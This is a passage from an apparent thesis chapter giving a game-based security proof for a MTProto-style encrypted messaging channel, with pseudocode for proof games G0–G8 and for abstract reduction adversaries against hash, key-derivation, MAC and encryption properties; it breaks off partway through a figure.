In Fig. 6.45, we build an adversary $\mathcal{D}_{\mathrm{OTWIND}}$ against the OTWIND-security of HASH. When the adversary $\mathcal{D}_{\mathrm{OTWIND}}$ plays in the game $G^{\mathsf{otwind}}_{\mathsf{HASH},\mathcal{D}_{\mathrm{OTWIND}}}$ (Fig. 6.12) with the challenge bit $d \in \{0,1\}$, it simulates the game G_0 (when $d = 1$) or the game G_1 (when $d = 0$) for the adversary $\mathcal{A}_{\mathrm{INT}}$. $\mathcal{D}_{\mathrm{OTWIND}}$ returns $d' = 1$ if and only if $\mathcal{A}_{\mathrm{INT}}$ sets the win flag, so we have

$$\Pr[G_0] - \Pr[G_1] = \mathsf{Adv}^{\mathsf{otwind}}_{\mathsf{HASH}}(\mathcal{D}_{\mathrm{OTWIND}}).$$

$G_1 \rightarrow G_2$. Going from G_1 to G_2 (Fig. 6.44), we switch the outputs of KDF.Ev to uniformly random values. Since the adversary can call $k \leftarrow \mathsf{KDF.Ev}(kk_u, msk)$ on the same inputs multiple times, we use a PRF table T to enforce the consistency between calls; the output of $\mathsf{KDF.Ev}(kk_u, msk)$ in G_1 corresponds to a uniformly random value that is sampled and stored in the table entry $\mathsf{T}[u, msk]$.

```
Games G_0–G_2
  $\mathsf{win} \leftarrow \mathsf{false}$
  $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
  $kk \leftarrow\$ \{0,1\}^{672}$
  $mk \leftarrow\$ \{0,1\}^{320}$
  $x \leftarrow kk \,\|\, mk$                         // $G_0$
  $x \leftarrow\$ \{0,1\}^{992}$                      // $G_1$–$G_2$
  $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
  $(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
  $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
  $\mathcal{A}_{\mathrm{INT}}^{\textsc{Send},\textsc{Recv}}$
  return $\mathsf{win}$

Send$(u, m, aux, r)$
  $(st_{\mathsf{ME},u}, p) \leftarrow$
      $\mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
  $k \leftarrow \mathsf{KDF.Ev}(kk_u, msk)$            // $G_0$–$G_1$
  if $\mathsf{T}[u, msk] = \perp$ then
      $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
  $k \leftarrow \mathsf{T}[u, msk]$                   // $G_2$
  $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
  $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
  $tr_u \leftarrow tr_u \,\|\, (\mathtt{sent}, m, c, aux)$
  return $c$

Recv$(u, c, aux)$
  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
  $k \leftarrow \mathsf{KDF.Ev}(kk_{\bar{u}}, msk')$    // $G_0$–$G_1$
  if $\mathsf{T}[\bar{u}, msk'] = \perp$ then
      $\mathsf{T}[\bar{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
  $k \leftarrow \mathsf{T}[\bar{u}, msk']$            // $G_2$
  $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
  $msk \leftarrow \mathsf{MAC.Ev}(mk_{\bar{u}}, p)$
  $m \leftarrow \perp$
  if $(msk' = msk) \wedge (aid' = aid)$ then
      $(st_{\mathsf{ME},u}, m) \leftarrow$
          $\mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
  $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, c, aux)$
  if $m \neq m^*$ then $\mathsf{win} \leftarrow \mathsf{true}$
  $tr_u \leftarrow tr_u \,\|\, (\mathtt{recv}, m, c, aux)$
  return $\perp$
```

Figure 6.44. Games G_0–G_2 for the proof of Theorem 2. The code added by expanding the algorithms of CH in the game $G^{\mathrm{int}}_{\mathsf{CH},\mathsf{supp},\mathcal{A}_{\mathrm{INT}}}$ is highlighted in grey.

```
Adversary $\mathcal{D}_{\mathrm{OTWIND}}(x_0, x_1, aid)$
1 : $kk \parallel mk \leftarrow x_1$   // s.t. $|kk| = 672$, $|mk| = 320$
2 : $b \leftarrow\$ \{0,1\}$
3 : $(kk_{\mathcal{I}}, kk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{KDF}}(kk)$
4 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
5 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
6 : $\mathcal{A}_{\mathrm{INT}}^{\textsc{SendSim},\textsc{RecvSim}}$
7 : if win = true then return 1
8 : else return 0

SendSim$(u, m, aux, r)$
1 : // Identical to the oracle Send
2 : // in the games $G_0$, $G_1$ of Fig. 6.44.

RecvSim$(u, c, aux)$
1 : // Identical to the oracle Recv
2 : // in the games $G_0$, $G_1$ of Fig. 6.44.
```

Figure 6.45. Adversary $\mathcal{D}_{\mathrm{OTWIND}}$ against the OTWIND-security of HASH for the transition between the games G_0–G_1.

```
Adversary $\mathcal{D}_{\mathrm{RKPRF}}^{\mathrm{RoR}}$
1 : $b \leftarrow\$ \{0,1\}$
2 : $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 : $mk \leftarrow\$ \{0,1\}^{320}$
4 : $x \leftarrow\$ \{0,1\}^{992}$
5 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
6 : $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
7 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
8 : $\mathcal{A}_{\mathrm{INT}}^{\textsc{SendSim},\textsc{RecvSim}}$
9 : if win = true then return 1
10 : else return 0

SendSim$(u, m, aux, r)$
1 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2 : $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
3 : $k \leftarrow \mathrm{RoR}(u, msk)$
4 : $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
5 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
6 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, c, aux)$
7 : return $c$

RecvSim$(u, c, aux)$
1 : $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 : $k \leftarrow \mathrm{RoR}(\overline{u}, msk')$
3 : $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
4 : $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
5 : $m \leftarrow \perp$
6 : if $(msk' = msk) \wedge (aid' = aid)$ then
7 :     $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
8 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
9 : if $m \neq m^*$ then win $\leftarrow$ true
10 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$
11 : return $\perp$
```

Figure 6.46. Adversary $\mathcal{D}_{\mathrm{RKPRF}}$ against the RKPRF-security of KDF for the transition between the games G_1–G_2.

In Fig. 6.46, we build an adversary $\mathcal{D}_{\mathrm{RKPRF}}$ against the RKPRF-security of KDF with respect to ϕ_{KDF}. When the adversary $\mathcal{D}_{\mathrm{RKPRF}}$ plays in the game $G^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}},\mathcal{D}_{\mathrm{RKPRF}}}$ (Fig. 6.21) with the challenge bit

$d \in \{0,1\}$, it simulates the game G_1 (when $d = 1$) or the game G_2 (when $d = 0$) for the adversary $\mathcal{A}_{\mathrm{INT}}$. $\mathcal{D}_{\mathrm{RKPRF}}$ returns $d' = 1$ if and only if $\mathcal{A}_{\mathrm{INT}}$ sets win, so we have

$$\Pr[G_1] - \Pr[G_2] = \mathsf{Adv}^{\mathsf{rkprf}}_{\mathsf{KDF},\phi_{\mathsf{KDF}}}(\mathcal{D}_{\mathrm{RKPRF}}) .$$

```
Games G3–G4
1 :  $\mathsf{win} \leftarrow \mathsf{false}$
2 :  $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
3 :  $mk \leftarrow\$ \{0,1\}^{320}$
4 :  $x \leftarrow\$ \{0,1\}^{992}$
5 :  $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
6 :  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
7 :  $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
8 :  $\mathcal{A}_{\mathrm{INT}}^{\mathrm{SEND,RECV}}$
9 :  return $\mathsf{win}$

SEND(u, m, aux, r)
1 :  $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
3 :  if $\mathsf{T}[u, msk] = \perp$ then
4 :      $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
5 :  $k \leftarrow \mathsf{T}[u, msk]$
6 :  $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
7 :  $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$
8 :  $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
9 :  $tr_u \leftarrow tr_u \,\|\, (\mathtt{sent}, m, c, aux)$
10 : return $c$

RECV(u, c, aux)
1 :  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 :  if $\mathsf{T}[\bar{u}, msk'] = \perp$ then
3 :      $\mathsf{T}[\bar{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
4 :  $k \leftarrow \mathsf{T}[\bar{u}, msk']$ ; $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
5 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_{\bar{u}}, p)$ ; $m \leftarrow \perp$
6 :  if $(msk' = msk) \wedge (aid' = aid)$ then
7 :      $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
8 :      $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
9 :      if $\mathsf{S}[\bar{u}, msk] = \perp$ then
10 :         if $(m = \perp) \wedge (st_{\mathsf{ME},u} \neq st^*_{\mathsf{ME},u})$ then
11 :             $\mathsf{bad}_0 \leftarrow \mathsf{true}$
12 :             $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$                  // G4
13 :         if $m \neq \perp$ then
14 :             $\mathsf{bad}_1 \leftarrow \mathsf{true}$
15 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\bar{u}}, c, aux)$
16 : if $m \neq m^*$ then $\mathsf{win} \leftarrow \mathsf{true}$
17 : $tr_u \leftarrow tr_u \,\|\, (\mathtt{recv}, m, c, aux)$
18 : return $\perp$
```

Figure 6.47. Games G3–G4 for the proof of Theorem 2.

```
Games G5–G6
1 :  // As G3–G4 in Fig. 6.47

Send(u, m, aux, r)
1 :  $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
2 :  $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
3 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
4 :  if $\mathsf{T}[u, msk] = \bot$ then $\mathsf{T}[u, msk] \leftarrow\!\!\$\ \{0,1\}^{\mathsf{KDF.ol}}$
5 :  $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
6 :  if $\mathsf{S}[u, msk] \neq \bot$ then
7 :      $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[u, msk]$
8 :      if $p \neq p'$ then
9 :          $\mathsf{bad}_2 \leftarrow \mathsf{true}$
10 :         $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\bot$                // G6
11 : if $\mathsf{SE.Dec}(k, c_{\mathsf{SE}}) \neq p$ then
12 :     $\mathsf{bad}_3 \leftarrow \mathsf{true}$
13 : $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$
14 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
15 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, c, aux)$ ; return $c$

Recv(u, c, aux)
1 :  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 :  if $\mathsf{T}[\overline{u}, msk'] = \bot$ then $\mathsf{T}[\overline{u}, msk'] \leftarrow\!\!\$\ \{0,1\}^{\mathsf{KDF.ol}}$
3 :  $k \leftarrow \mathsf{T}[\overline{u}, msk']$ ; $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
4 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$ ; $m \leftarrow \bot$
5 :  if $(msk' = msk) \wedge (aid' = aid)$ then
6 :      $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
7 :      $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
8 :      if $\mathsf{S}[\overline{u}, msk] = \bot$ then
9 :          if $m \neq \bot$ then $\mathsf{bad}_1 \leftarrow \mathsf{true}$
10 :         $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \bot)$
11 :     else
12 :         $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[\overline{u}, msk]$
13 :         if $p \neq p'$ then
14 :             $\mathsf{bad}_2 \leftarrow \mathsf{true}$
15 :             $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \bot)$            // G6
16 : $m^* \leftarrow \mathsf{supp}(u, tr_u, tr_{\overline{u}}, c, aux)$
17 : if $m \neq m^*$ then $\mathsf{win} \leftarrow \mathsf{true}$
18 : $tr_u \leftarrow tr_u \parallel (\mathtt{recv}, m, c, aux)$ ; return $\bot$
```

Figure 6.48. Games G5–G6 for the proof of Theorem 2.

$G_2 \to G_3$. The game G_3 (Fig. 6.47) differs from the game G_2 (Fig. 6.44) in the following ways:

(1) The KDF keys kk, $kk_{\mathcal{I}}$, $kk_{\mathcal{R}}$ are no longer used in our reduction games starting from G_2, so they are not included in the game G_3 and onwards.

(2) The game G_3 adds a table S that is updated during each call to the SEND oracle. We set $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$ on line 7 to remember that the user u produced msk when sending an SE ciphertext c_{SE} that encrypts the payload p.

(3) The oracle RECV in the game G_3, prior to calling $\mathsf{ME.Decode}$, now saves a backup copy of $st_{\mathsf{ME},u}$ as $st^*_{\mathsf{ME},u}$ on line 7. Then, we add a new conditional statement with two bad flags that will be used in the next security reductions ($G_3 \to G_4$ and $G_4 \to G_5$).

The games G_3 and G_2 are functionally equivalent, so

$$\Pr[G_3] = \Pr[G_2].$$

$G_3 \to G_4$. The games G_3 and G_4 (Fig. 6.47) are identical until bad_0 is set. By the Fundamental Lemma of Game Playing, we have

$$\Pr[G_3] - \Pr[G_4] \le \Pr\left[\mathsf{bad}_0^{G_3}\right].$$

The bad_0 flag can be set in G_3 only when $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$ on line 8 of RECV simultaneously changes the value of $st_{\mathsf{ME},u}$ and returns $m = \perp$. Recall that the statement of Theorem 2 restricts ME to an instantiation of $\mathsf{MTP\text{-}ME}$. But the latter never modifies its state $st_{\mathsf{ME},u}$ when the decoding fails (i.e. $m = \perp$), so

$$\Pr\left[\mathsf{bad}_0^{G_3}\right] = 0.$$

$G_4 \to G_5$. In the SEND oracle of the game G_5 (Fig. 6.48) we add a number of conditional instructions similar to the ones we added in the RECV oracle of G_3, which set additional bad flags for future reductions ($G_5 \to G_6$ and $G_6 \to G_7$) but do not change the behaviour of the game.

The games G_4 (Fig. 6.47) and G_5 (Fig. 6.48) are identical until bad_1 is set. We have

$$\Pr[G_4] - \Pr[G_5] \le \Pr\left[\mathsf{bad}_1^{G_5}\right].$$

When bad_1 is set in G_5 on line 9 of RECV, we know that the SE key $k = \mathsf{T}[\bar{u}, msk]$ was sampled uniformly at random and never used inside the SEND oracle before (because $\mathsf{S}[\bar{u}, msk] = \perp$). Yet, the adversary $\mathcal{A}_{\mathrm{INT}}$ found an SE ciphertext c_{SE} such that the payload $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$ was successfully decoded by $\mathsf{ME.Decode}$ (i.e. $m \neq \perp$). We note that $\mathcal{A}_{\mathrm{INT}}$ is allowed to query its RECV oracle on arbitrarily many ciphertexts c_{SE} with respect to the same SE key k, by repeatedly using the same pair of values for $(\bar{u}, msk)$. But it might nonetheless be hard for $\mathcal{A}_{\mathrm{INT}}$ to obtain a decodable payload p if

(1) the outputs of function SE.Dec$(k, \cdot)$ are sufficiently "unpredictable" for an unknown uniformly random k, and (2) the ME.Decode algorithm is sufficiently "restrictive" (e.g. designed to run some sanity checks on its payloads, hence rejecting a fraction of them). We use the unpredictability notion of SE with respect to ME, which captures this intuition.

```
Adversary $\mathcal{A}_{\mathrm{UNPRED}}^{\textsc{Expose},\textsc{Ch}}$
1 :  $hk \leftarrow\!\$ \{0,1\}^{\mathsf{HASH.kl}}$
2 :  $mk \leftarrow\!\$ \{0,1\}^{320}$
3 :  $x \leftarrow\!\$ \{0,1\}^{992}$
4 :  $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
5 :  $(mk_{\mathcal{I}}, mk_{\mathcal{R}}) \leftarrow \phi_{\mathsf{MAC}}(mk)$
6 :  $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\!\$ \mathsf{ME.Init}()$
7 :  $\mathcal{A}_{\mathrm{INT}}^{\textsc{SendSim},\textsc{RecvSim}}$

$\textsc{SendSim}(u, m, aux, r)$
1 :  $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
3 :  if $\mathsf{S}[u, msk] = \bot$ then
4 :      $\mathsf{T}[u, msk] \leftarrow \textsc{Expose}(u, msk)$
5 :  if $\mathsf{T}[u, msk] = \bot$ then
6 :      $\mathsf{T}[u, msk] \leftarrow\!\$ \{0,1\}^{\mathsf{KDF.ol}}$
7 :  $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
8 :  $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$
9 :  $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
10 : return $c$

$\textsc{RecvSim}(u, c, aux)$
1 :  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 :  if $\mathsf{S}[\overline{u}, msk'] = \bot$ then
3 :      $\textsc{Ch}(\overline{u}, msk', c_{\mathsf{SE}}, st_{\mathsf{ME},u}, aux)$
4 :  else
5 :      if $\mathsf{T}[\overline{u}, msk'] = \bot$ then
6 :          $\mathsf{T}[\overline{u}, msk'] \leftarrow\!\$ \{0,1\}^{\mathsf{KDF.ol}}$
7 :      $k \leftarrow \mathsf{T}[\overline{u}, msk']$
8 :      $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
9 :      $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
10 :     if $(msk' = msk) \wedge (aid' = aid)$ then
11 :         $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
12 : return $\bot$
```

Figure 6.49. Adversary $\mathcal{A}_{\mathrm{UNPRED}}$ against the UNPRED-security of SE, ME for the transition between the games G_4–G_5.

In Fig. 6.49, we build an adversary $\mathcal{A}_{\mathrm{UNPRED}}$ against the UNPRED-security of SE, ME as follows. When the adversary $\mathcal{A}_{\mathrm{UNPRED}}$ plays in the game $G^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}_{\mathrm{UNPRED}}}$ (Fig. 6.34), it simulates the game G_5 for the adversary $\mathcal{A}_{\mathrm{INT}}$. The adversary $\mathcal{A}_{\mathrm{UNPRED}}$ wins in its own game whenever $\mathcal{A}_{\mathrm{INT}}$ sets bad_1, so we have

$$\Pr\left[\mathsf{bad}_1^{G_5}\right] \leq \mathsf{Adv}^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME}}(\mathcal{A}_{\mathrm{UNPRED}}).$$

We now explain the ideas behind the construction of $\mathcal{A}_{\mathrm{UNPRED}}$. The adversary $\mathcal{A}_{\mathrm{UNPRED}}$ does not maintain its own transcripts $tr_u, tr_{\overline{u}}$, and hence does not evaluate the support function supp at the end of the simulated Recv oracle. This is because supp's outputs do not affect the input-output behaviour of the simulated oracles Send and Recv, and because this reduction step does not rely on whether the adversary $\mathcal{A}_{\text{INT}}$ manages to win in the simulated game (but rather only whether it sets bad_1). Some of the adversaries we construct for the next reduction steps will likewise not maintain the transcripts.

The adversary $\mathcal{A}_{\text{UNPRED}}$ splits the simulation of the Recv oracle of G_5 into two cases:

(1) If $\mathsf{S}[\overline{u}, msk'] = \bot$, then $\mathcal{A}_{\text{UNPRED}}$ does not modify $st_{\mathsf{ME},u}$; this is consistent with the behaviour of the Recv oracle in the game G_5. In addition, the adversary $\mathcal{A}_{\text{UNPRED}}$ also makes a call to its oracle Ch. The Ch oracle simulates all instructions that would have been evaluated by Recv when $\mathsf{S}[\overline{u}, msk'] = \bot$, except it omits the condition checking $(msk' = msk) \wedge (aid' = aid)$. The omitted condition is a prerequisite to setting the flag bad_1 in the game G_5; this change is fine because the adversary $\mathcal{A}_{\text{UNPRED}}$ will nonetheless set the win flag in its game $G^{\mathsf{unpred}}_{\mathsf{SE},\mathsf{ME},\mathcal{A}_{\text{UNPRED}}}$ whenever the simulated adversary $\mathcal{A}_{\text{INT}}$ would have set the bad_1 flag in G_5.

(2) If $\mathsf{S}[\overline{u}, msk'] \neq \bot$, then $\mathcal{A}_{\text{UNPRED}}$ honestly simulates all instructions that would have been evaluated by Recv.

Finally, $\mathcal{A}_{\text{UNPRED}}$ uses its Expose oracle to learn the values from the PRF table that is maintained by the UNPRED-security game, and synchronises them with its own PRF table T inside the simulated oracle Send (intuitively, this appears unnecessary, but it helps us avoid further analysis to show that $\mathcal{A}_{\text{UNPRED}}$ perfectly simulates the game G_5).

$G_5 \to G_6$. The games G_5 and G_6 (Fig. 6.48) are identical until bad_2 is set. We have

$$\Pr[G_5] - \Pr[G_6] \leq \Pr\left[\mathsf{bad}_2^{G_5}\right].$$

The games set the bad_2 flag in two places: on line 9 in Send, and on line 14 in Recv. In either case, this happens when the table entry $\mathsf{S}[w, msk] = (p', c'_{\mathsf{SE}})$ for some $w \in \{\mathcal{I}, \mathcal{R}\}$ indicates that a prior call to the Send oracle obtained $msk \leftarrow \mathsf{MAC.Ev}(mk_w, p')$, and now we found p such that $p \neq p'$ and $msk = \mathsf{MAC.Ev}(mk_w, p)$. This results in a collision for MAC under related keys, and hence breaks its RKCR-security with respect to ϕ_{MAC}.

In Fig. 6.50, we build an adversary $\mathcal{A}_{\text{RKCR}}$ against the RKCR-security of MAC with respect to ϕ_{MAC} as follows. When the adversary $\mathcal{A}_{\text{RKCR}}$ plays in the game $G^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}},\mathcal{A}_{\text{RKCR}}}$ (Fig. 6.15), it simulates the game G_5 for the adversary $\mathcal{A}_{\text{INT}}$. The adversary $\mathcal{A}_{\text{RKCR}}$ wins in its own game whenever $\mathcal{A}_{\text{INT}}$ sets bad_2, so we have

$$\Pr\left[\mathsf{bad}_2^{G_5}\right] \leq \mathsf{Adv}^{\mathsf{rkcr}}_{\mathsf{MAC},\phi_{\mathsf{MAC}}}(\mathcal{A}_{\text{RKCR}}).$$

```
Adversary $\mathcal{A}_{\mathrm{RKCR}}(mk_{\mathcal{I}}, mk_{\mathcal{R}})$
1 : $hk \leftarrow\$ \{0,1\}^{\mathsf{HASH.kl}}$
2 : $x \leftarrow\$ \{0,1\}^{992}$
3 : $aid \leftarrow \mathsf{HASH.Ev}(hk, x)$
4 : $(st_{\mathsf{ME},\mathcal{I}}, st_{\mathsf{ME},\mathcal{R}}) \leftarrow\$ \mathsf{ME.Init}()$
5 : $\mathcal{A}_{\mathrm{INT}}^{\textsc{SendSim},\textsc{RecvSim}}$
6 : return out

SendSim$(u, m, aux, r)$
1 : $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
2 : $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
3 : if $\mathsf{T}[u, msk] = \bot$ then
4 :     $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
5 : $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
6 : if $\mathsf{S}[u, msk] \neq \bot$ then
7 :     $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[u, msk]$
8 :     if $p \neq p'$ then out $\leftarrow (u, p, p')$
9 : $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$
10 : $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
11 : return $c$

RecvSim$(u, c, aux)$
1 : $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
2 : if $\mathsf{T}[\overline{u}, msk'] = \bot$ then
3 :     $\mathsf{T}[\overline{u}, msk'] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
4 : $k \leftarrow \mathsf{T}[\overline{u}, msk']$
5 : $p \leftarrow \mathsf{SE.Dec}(k, c_{\mathsf{SE}})$
6 : $msk \leftarrow \mathsf{MAC.Ev}(mk_{\overline{u}}, p)$
7 : if $(msk' = msk) \wedge (aid' = aid)$ then
8 :     $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
9 :     $(st_{\mathsf{ME},u}, m) \leftarrow \mathsf{ME.Decode}(st_{\mathsf{ME},u}, p, aux)$
10 :    if $\mathsf{S}[\overline{u}, msk] = \bot$ then
11 :        $(st_{\mathsf{ME},u}, m) \leftarrow (st^*_{\mathsf{ME},u}, \bot)$
12 :    else
13 :        $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[\overline{u}, msk]$
14 :        if $p \neq p'$ then out $\leftarrow (\overline{u}, p, p')$
15 : return $\bot$
```

Figure 6.50. Adversary $\mathcal{A}_{\mathrm{RKCR}}$ against the RKCR-security of MAC for the transition between the games G_5–G_6.

$G_6 \rightarrow G_7$. The games G_6 (Fig. 6.48) and G_7 (Fig. 6.51) are identical until bad_3 is set. We have

$$\Pr[G_6] - \Pr[G_7] \leq \Pr\left[\mathsf{bad}_3^{G_6}\right].$$

If bad_3 is set in G_6 on line 12 of Send, it means that the adversary $\mathcal{A}_{\mathrm{INT}}$ found a payload p and an SE key $k \in \{0,1\}^{\mathsf{SE.kl}}$ such that $\mathsf{SE.Dec}(k, \mathsf{SE.Enc}(k, p)) \neq p$. This violates the *decryption correctness* of SE. Recall that the statement of Theorem 2 considers SE = MTP-SE. The MTP-SE scheme satisfies

```
Games G7–G8
1 :  // As G3–G4 in Fig. 6.47

SEND(u, m, aux, r)
1 :  $st^*_{\mathsf{ME},u} \leftarrow st_{\mathsf{ME},u}$
2 :  $(st_{\mathsf{ME},u}, p) \leftarrow \mathsf{ME.Encode}(st_{\mathsf{ME},u}, m, aux; r)$
3 :  $msk \leftarrow \mathsf{MAC.Ev}(mk_u, p)$
4 :  if $\mathsf{T}[u, msk] = \perp$ then $\mathsf{T}[u, msk] \leftarrow\$ \{0,1\}^{\mathsf{KDF.ol}}$
5 :  $k \leftarrow \mathsf{T}[u, msk]$ ; $c_{\mathsf{SE}} \leftarrow \mathsf{SE.Enc}(k, p)$
6 :  if $\mathsf{S}[u, msk] \neq \perp$ then
7 :    $(p', c'_{\mathsf{SE}}) \leftarrow \mathsf{S}[u, msk]$
8 :    if $p \neq p'$ then
9 :      $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\perp$
10 : if $\mathsf{SE.Dec}(k, c_{\mathsf{SE}}) \neq p$ then
11 :   $\mathsf{bad}_3 \leftarrow \mathsf{true}$
12 :   $st_{\mathsf{ME},u} \leftarrow st^*_{\mathsf{ME},u}$ ; return $\perp$
13 : $\mathsf{S}[u, msk] \leftarrow (p, c_{\mathsf{SE}})$ ; $c \leftarrow (aid, msk, c_{\mathsf{SE}})$
14 : $tr_u \leftarrow tr_u \parallel (\mathtt{sent}, m, c, aux)$ ; return $c$

RECV(u, c, aux)
1 :  $(aid', msk', c_{\mathsf{SE}}) \leftarrow c$
